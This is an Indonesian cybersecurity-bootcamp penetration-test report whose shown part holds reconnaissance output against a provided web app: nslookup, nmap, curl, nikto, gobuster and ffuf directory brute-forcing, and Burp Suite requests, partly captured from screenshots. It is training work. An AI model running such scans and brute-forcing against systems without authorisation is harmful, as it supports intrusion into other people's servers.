LAPORAN
Security Assessment Findings Report

Bootcamp Cyber Security [Batch XX]

Disusun oleh: Ryan Hanif Dwihandoyo

Oktober 2025

DAFTAR ISI

DAFTAR GAMBAR

DAFTAR TABEL

EXECUTIVE SUMMARY

1.1 Latar Belakang

Pengujian penetrasi ini dilakukan sebagai bagian dari *final project* Bootcamp Cyber Security. Tujuannya adalah untuk mensimulasikan uji penetrasi *black-box* terhadap aplikasi web yang telah disediakan, ***dibishop.duckdns.org***, guna mengidentifikasi kerentanan dan memberikan rekomendasi perbaikan

1.2 Project Objective

Tujuan dari penilaian aplikasi web ***dibishop.duckdns.org*** adalah untuk menentukan keamanan sistem secara keseluruhan dengan menganalisis semua kemungkinan *input* pengguna dan komponen aplikasi. Tujuannya adalah untuk mengidentifikasi kerentanan yang dapat dieksploitasi dan memberikan rekomendasi perbaikan professional

1.3 Artefak Barang Bukti

```
zsh: corrupt history file /home/ryan/.zsh_history
┌──(ryan㉿ryan)-[~]
└─$ nslookup dibishop.duckdns.org
Server:         192.168.32.2
Address:        192.168.32.2#53

Non-authoritative answer:
Name:   dibishop.duckdns.org
Address: 188.166.209.84
;; communications error to 192.168.32.2#53: timed out
```


```
┌──(ryan㉿ryan)-[~]
└─$ nmap -sV -T4 188.166.209.84

Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-23 19:07 WIB
Nmap scan report for 188.166.209.84
Host is up (0.038s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http    Apache httpd
443/tcp open  http    Apache httpd
Service Info: Host: 0.0.0.0; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 57.13 seconds
```


```
┌──(ryan㉿ryan)-[~]
└─$ curl -v http://dibishop.duckdns.org/
* Host dibishop.duckdns.org:80 was resolved.
* IPv6: (none)
* IPv4: 188.166.209.84
*   Trying 188.166.209.84:80 ...
* Connected to dibishop.duckdns.org (188.166.209.84) port 80
* using HTTP/1.x
> GET / HTTP/1.1
> Host: dibishop.duckdns.org
> User-Agent: curl/8.13.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Thu, 23 Oct 2025 12:24:32 GMT
< Server: Apache
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
< Set-Cookie: PHPSESSID=9qesm1ns019cdc5tpges788n5p; path=/
< Upgrade: h2
< Connection: Upgrade, close
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/html; charset=UTF-8
<
```


```
┌──(ryan㉿ryan)-[~]
└─$ curl -v http://dibishop.duckdns.org:443/
* Host dibishop.duckdns.org:443 was resolved.
* IPv6: (none)
* IPv4: 188.166.209.84
*   Trying 188.166.209.84:443 ...
* Connected to dibishop.duckdns.org (188.166.209.84) port 443
* using HTTP/1.x
> GET / HTTP/1.1
> Host: dibishop.duckdns.org:443
> User-Agent: curl/8.13.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Date: Thu, 23 Oct 2025 12:24:51 GMT
< Server: Apache
< Upgrade: h2
< Connection: Upgrade, close
< Last-Modified: Fri, 23 May 2025 07:52:45 GMT
< ETag: "267-635c8e2382f7c"
< Accept-Ranges: bytes
< Content-Length: 615
< Vary: Accept-Encoding
< Content-Type: text/html
<
<!DOCTYPE html>
```

```
┌──(ryan㉿ryan)-[~]
└─$ nikto -h dibishop.duckdns.org -p 443
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          188.166.209.84
+ Target Hostname:    dibishop.duckdns.org
+ Target Port:        443
+ Start Time:         2025-10-23 19:30:02 (GMT7)
---------------------------------------------------------------------------
+ Server: Apache
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 267, size: 635c8e2382f7c, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 4 item(s) reported on remote host
+ End Time:           2025-10-23 19:31:39 (GMT7) (97 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


```
┌──(ryan㉿ryan)-[~]
└─$ gobuster dir -u http://dibishop.duckdns.org:443/ -w /usr/share/wordlists/dirb/common.txt -x php -a "Mozilla/5.0 (Win
NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0"
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://dibishop.duckdns.org:443/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 270]
/.hta.php            (Status: 403) [Size: 270]
/.htaccess           (Status: 403) [Size: 270]
/.htpasswd.php       (Status: 403) [Size: 270]
/.htpasswd           (Status: 403) [Size: 270]
/.htaccess.php       (Status: 403) [Size: 270]
/index.html          (Status: 200) [Size: 615]
Progress: 9228 / 9230 (99.98%)
===============================================================
Finished
===============================================================
```


ryan - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
ryan
Home
ryan
19:19
ryan@ryan: ~
File Actions Edit View Help
443/FUZZ -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0" -e .php,.html -fs 615,267,270
v2.1.0-dev
:: Method : GET
:: URL : http://dibishop.duckdns.org:443/FUZZ
:: Wordlist : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Header : User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
:: Extensions : .php .html
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
:: Filter : Response size: 615,267,270
:: Progress: [80/661680] :: Job [1/1] :: 10000 req/sec :: Duration: [0:00:08] :: Errors: 0 ::


ryan - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
ryan
Home
ryan
20:02
ryan@ryan: ~
File Actions Edit View Help
yt [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 891ms]
yui [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 881ms]
zap [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 849ms]
z [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 895ms]
xdb [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 3169ms]
zboard [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 889ms]
zencart [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 956ms]
zend [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 895ms]
zero [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 960ms]
zh [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 868ms]
zh-cn [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 882ms]
zeus [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 990ms]
zh-tw [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 882ms]
zimbra [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 887ms]
zipfiles [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 886ms]
zip [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 889ms]
zips [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 903ms]
zoeken [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 884ms]
zone [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 875ms]
zones [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 822ms]
zoom [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 846ms]
zt [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 778ms]
zorum [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 881ms]
zope [Status: 200, Size: 3560, Words: 715, Lines: 137, Duration: 873ms]
:: Progress: [13842/13842] :: Job [1/1] :: 46 req/sec :: Duration: [0:06:21] :: Errors: 80 ::



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.9.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send Cancel Burp AI
Target: http://dibishop.duckdns.org:443
Request
Pretty Raw Hex
GET / HTTP/1.1
Host: dibishop.duckdns.org:443
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101 Firefox/141.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Response
Pretty Raw Hex Render
HTTP/1.1 200 OK
Date: Sat, 25 Oct 2025 03:13:53 GMT
Server: Apache
Upgrade: h2
Connection: Upgrade, close
Last-Modified: Fri, 23 May 2025 07:52:45 GMT
ETag: "267-635c8e2382f7c-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Length: 615
Content-Type: text/html
<!DOCTYPE html>
<html>
<head>
<title>
Welcome to nginx!
</title>
<style>
html{
color-scheme:lightdark;
}
body{
width:35em;
margin:0auto;
font-family:Tahoma,Verdana,Arial,sans-serif;
}
</style>
</head>
<body>
<h1>
Welcome to nginx!
</h1>


If you see this page, the nginx web server is successfully installed
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 0
Request headers 8
Response headers 10



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.9.5 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send Cancel Burp AI
Request
Pretty Raw Hex
GET /halaman-tes-123.php HTTP/1.1
Host: dibishop.duckdns.org:443
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:141.0) Gecko/20100101 Firefox/141.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
If-Modified-Since: Fri, 23 May 2025 07:52:45 GMT
If-None-Match: "267-635c8e2382f7c-gzip"
Priority: u=0, i
Response
Pretty Raw Hex Render
HTTP/1.1 404 Not Found
Date: Fri, 24 Oct 2025 12:58:14 GMT
Server: Apache
Content-Length: 267
Connection: close
Content-Type: text/html; charset=iso-8859-1
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html>
<head>
<title>
404 Not Found
</title>
</head>
<body>
<h1>
Not Found
</h1>

